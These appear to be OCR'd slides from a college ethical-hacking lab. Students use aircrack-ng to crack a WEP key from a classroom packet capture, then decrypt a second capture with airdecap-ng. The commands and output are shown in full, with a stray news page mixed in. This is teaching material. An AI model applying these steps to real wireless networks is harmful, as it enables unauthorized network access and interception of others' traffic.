
2) Run wireshark and examine at the airportSniffdZH641.cap file.

3) Apply a filter to show only beacon frames.

4) What other SSID's can you discover in this capture?

Write your SSID's in the chat window

aircrack-ng airportSniffdZH641.cap



```
root@eh-kali-05:~# wireshark airportSniffENFGOR.cap
root@eh-kali-05:~# aircrack-ng airportSniffdZH641.cap
Opening airportSniffdZH641.cap
Read 72805 packets.

   #  BSSID              ESSID                     Encryption

   1  D8:50:E6:59:0B:FA  Guest                     WPA (0 handshake)
   2  2C:56:DC:85:3E:E8  BenjiNet                  WPA (0 handshake)
   3  D8:50:E6:59:0B:F8  MODWARE                   WPA (0 handshake)
   4  D8:50:E6:59:0B:F9  Shauna                    No data - WEP or WPA
   5  9A:5D:3F:9C:8A:DE                            Unknown
   6  DE:3B:8C:E3:C1:33                            Unknown
   7  FA:8F:CA:35:CE:33                            Unknown
   8  00:22:A4:DD:8C:C9  2WIRE341                  No data - WEP or WPA
   9  AB:32:24:DD:F5:FC                            Unknown
  10  5A:3D:3F:9B:43:B9                            Unknown
  11  C5:F3:F7:07:47:88                            Unknown
  12  4C:5E:0C:CA:25:C0  uLab-WiFiNet              No data - WEP or WPA
  13  E6:5C:9D:9B:F6:B0                            Unknown
  14  09:D4:06:33:C1:33                            Unknown
  15  AE:CB:BB:8B:DD:19                            Unknown
  16  FA:8F:CA:05:89:25                            Unknown
  17  44:8F:D5:AA:CD:3D                            Unknown
  18  D8:90:E7:59:0B:F8                            WPA (0 handshake)
  19  2A:80:CA:35:CE:33                            Unknown
  20  9D:15:1B:6E:4C:6B                            Unknown
  21  9A:D2:7B:F0:CA:4F                            WPA (0 handshake)
  22  00:06:25:4B:21:B4  linkysys                  WEP (34953 IVs)
  23  CE:CA:B5:F1:33:60  xfinitywifi               None (0.0.0.0)
```

Using aircrack-ng to crack the WEP password

Activity

As root, on your EH-Kali-XX VM:

1. If you haven't already:
   scp xxxxxx76@opus-ii.cis.cabrillo.edu:../depot/lesson13/* .


2. **aircrack-ng airportSniffdZH641.cap**

3. Enter the # number of the "Linkysys" SSID

   The one with the "y"
   (not Linksys)

4. "KEY FOUND!" shows is the cracked WEP password

What is the WEP password? Write your answer in the chat window




```
 993  09:2C:93:33:45:C7                               WPA (0 handshake)
 994  CB:D0:6D:7D:33:D0                               Unknown
 995  80:F0:D3:6C:40:AC                               WEP (1 IVs)
 996  DB:18:08:8D:E9:8A                               Unknown
 997  44:B9:C4:DC:17:09                               Unknown

Index number of target network ? 22

Opening airportSniffdZH641.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 34953 ivs.


                                 Aircrack-ng 1.2 rc4


                 [00:00:02] Tested 552943 keys (got 145 IVs)

   KB    depth   byte(vote)
    0  119/120   FE( 256) 00(   0) 01(   0) 02(   0) 04(   0)
    1   26/  1   FB( 512) 02( 256) 03( 256) 05( 256) 07( 256)
    2    0/  6   8A(1280) 2E( 768) 86( 768) AC( 768) B4( 768)
    3   28/  3   FA( 512) 0E( 256) 11( 256) 13( 256) 14( 256)
    4    5/ 31   C0( 768) 00( 512) 17( 512) 1B( 512) 20( 512)

                         KEY FOUND! [ BE:EF:BE:EF:22 ]
        Decrypted correctly: 100%


root@eh-kali-05:~# ls
```

We have the password now so next we will attempt to extract files from the traffic

Capture ENFGOR

Exfiltrating Files

airportSniffENFGOR.cap



How do Germans view Angela Merkel's fourth chancellor bid?

By Jenny Hill
BBC Berlin correspondent

5 hours ago | Europe


Top Stories

Inside street-by-street battle for Mosul
The BBC reports on the stiff resistance from IS who are fighting back with sniper fire and suicide bombings.
5 hours ago

Extremist in the family
4 hours ago

Kanye 'cancels tour' after stage rant
3 hours ago

http://www.bbc.com/news/world-europe-38054216



CIS 76 Linux Lab Exercise

Lab 1: Getting Started
Fall 2016

Lab 1: Getting Started

We will be using VLAB and NETLAB+ this term to get hands-on ethical hacking practice. VLab is a homegrown collection of VMware ESXi and vCenter servers. In this lab you will configure your pod of VMs (Virtual Machines) and then practice using nmap and Metasploit to exploit a vulnerability in Windows XP.

Warning and Permission

Unauthorized hacking can result in
prison terms, large fines, lawsuits and

https://simms-teach.com/docs/cis76/cis76lab01.pdf

Getting files from packet captures

ls -l airportSniffENFGOR.cap

```
root@eh-kali-05:~# ls -l airportSniffENFGOR.cap
-rw-r--r-- 1 root root 6704919 Nov 21 12:31 airportSniffENFGOR.cap
```


file airportSniffENFGOR.cap

```
root@eh-kali-05:~# file airportSniffENFGOR.cap
airportSniffENFGOR.cap: tcpdump capture file (little-endian) - version 2.4 (802.11 with
radiotap header, capture length 2147483647)
root@eh-kali-05:~#
```

Another file of encrypted WEP packets captured on the Macbook Pro and transferred to the EH-Kali VM

Getting files from packet captures

`wireshark airportSniffENFGOR.cap`


EH-Kali-05 on 192.168.0.20
File View VM
Applications Places Wireshark Mon 17:31
airportSniffENFGOR.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
+

```
No.   Time       Source             Destination                                  Protocol Length Info
17482 112.778837 Routerbo_79:9b:64  IntelCor_85:71:b8                            802.11   1569 Data, SN=1263, FN=0, Flags=.p....F.C
17483 112.778909                    LinksysG_4b:21:b4 (00:06:25:4b:21:b4) (RA)   802.11     39 Acknowledgement, Flags=........C
17484 112.779482 Routerbo_79:9b:64  IntelCor_85:71:b8                            802.11   1569 Data, SN=1264, FN=0, Flags=.p....F.C
17485 112.779584                    LinksysG_4b:21:b4 (00:06:25:4b:21:b4) (RA)   802.11     39 Acknowledgement, Flags=........C
17486 112.779653 IntelCor_85:71:b8  Routerbo_79:9b:64                            802.11    109 Data, SN=2611, FN=0, Flags=.p.....TC
17487 112.779725                    IntelCor_85:71:b8 (4c:eb:42:85:71:b8) (RA)   802.11     39 Acknowledgement, Flags=........C
17488 112.779793 IntelCor_85:71:b8  Routerbo_79:9b:64                            802.11    109 Data, SN=2612, FN=0, Flags=.p.....TC
17489 112.779907                    IntelCor_85:71:b8 (4c:eb:42:85:71:b8) (RA)   802.11     39 Acknowledgement, Flags=........C
17490 112.779976 Routerbo_79:9b:64  IntelCor_85:71:b8                            802.11   1569 Data, SN=1265, FN=0, Flags=.p....F.C
17491 112.780047                    LinksysG_4b:21:b4 (00:06:25:4b:21:b4) (RA)   802.11     39 Acknowledgement, Flags=........C
17492 112.780581 Routerbo_79:9b:64  IntelCor_85:71:b8                            802.11   1569 Data, SN=1266, FN=0, Flags=.p....F.C
17493 112.780660                    LinksysG_4b:21:b4 (00:06:25:4b:21:b4) (RA)   802.11     39 Acknowledgement, Flags=........C
17494 112.780901 Routerbo_79:9b:64  IntelCor_85:71:b8                            802.11   1569 Data, SN=1267, FN=0, Flags=.p....F.C
```

```
▸ Frame 17492: 1569 bytes on wire (12552 bits), 1569 bytes captured (12552 bits)
▸ Radiotap Header v0, Length 25
▸ 802.11 radio information
▸ IEEE 802.11 Data, Flags: .p....F.C
▸ Data (1508 bytes)
```


```
0000  00 00 19 00 6f 08 00 00  a6 0e 0e 0e 00 00 00 00   ....o... ........
0010  16 6c 80 09 80 04 d4 a1  00 08 42 2c 00 4c eb 42   .l...... ..B,.L.B
0020  85 71 b8 00 06 25 4b 21  b4 4c 5e 0c 79 9b 64 20   .q...%K! .L^.y.d
0030  4f 82 47 04 00 16 ff b6  3b 18 02 89 28 08 a9 62   O.G..... ;...(..b
0040  84 44 4d ae 02 c9 c9 0a  05 30 fc b0 31 ae a1 5d   .DM..... .0..1..]
0050  10 56 95 e5 32 f2 0f 63  27 95 2d d8 7d 41 66 7b   .V..2..c '.-.}Af{
0060  4d 3b 9d 1e 82 78 95 85  fd 52 ac a4 68 c4 e5 77   M;...x.. .R..h..w
0070  56 f1 f3 69 ab e1 86 24  cd 94 28 c6 03 0d 4d c8   V..i...$ ..(...M.
0080  6d 6a 39 ef 2a 15 3b 26  96 4d e6 a7 32 de 99 2d   mj9.*.;& .M..2..-
0090  71 d2 46 b7 aa 4e 39 1c  1d a9 ef 54 73 c6 7c 88   q.F..N9. ...Ts.|.
00a0  dd 6e fc 9a 6c 4a b0 6d  15 f1 66 68 9c f8 26 20   .n..lJ.m ..fh..&
00b0  59 f8 aa 78 59 60 67 5a  eb ad 40 31 e9 c4 bb 99   Y..xY`gZ ..@1....
00c0  bf 1a 86 22 4a a4 cb 36  21 49 ad 98 2c ce ff 20   ..."J..6 !I..,..
00d0  49 73 41 2b e9 3d 3f 63  e0 0f 48 2b 42 1d 72 d9   IsA+.=?c ..H+B.r.
00e0  a6 23 5b ac d2 3b c8 1c  44 5c c6 09 8d d4 60 7c   .#[..;.. D\....`|
00f0  6c 15 b1 8b 57 41 f9 54  2f 7b 0f 6f a3 97 b2 4b   l...WA.T /{.o...K
0100  98 33 4f ca 1a e1 80 d6  4c 79 74 35 ac 47 c3 b2   .3O..... Lyt5.G..
```

airportSniffENFGOR   Packets: 17842 · Displayed: 17842 (100.0%) · Load time: 0:0.438   Profile: Default

We can see the 802.11 frames but all data is encrypted

Getting files from packet captures


airdecap-ng -w BEEFBEEF22 airportSniffENFGOR.cap



```
root@eh-kali-05:~# airdecap-ng -w BEEFBEEF22 airportSniffENFGOR.cap
Total number of packets read         17842
Total number of WEP data packets      7223
Total number of WPA data packets        57
Number of plaintext data packets         1
Number of decrypted WEP  packets      7156
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets         0
root@eh-kali-05:~#
```

Decrypting the packet capture file with the cracked password

ls -l airportSniffENFGOR*



```
root@eh-kali-05:~# ls -l airportSniffENFGOR*
-rw-r--r-- 1 root root 6704919 Nov 21 12:31 airportSniffENFGOR.cap
-rw-r--r-- 1 root root 4648498 Nov 21 11:10 airportSniffENFGOR-dec.cap
root@eh-kali-05:~#
```


Encrypted

Decrypted

Comparing the encrypted and decrypted packet capture files

Getting files from packet captures

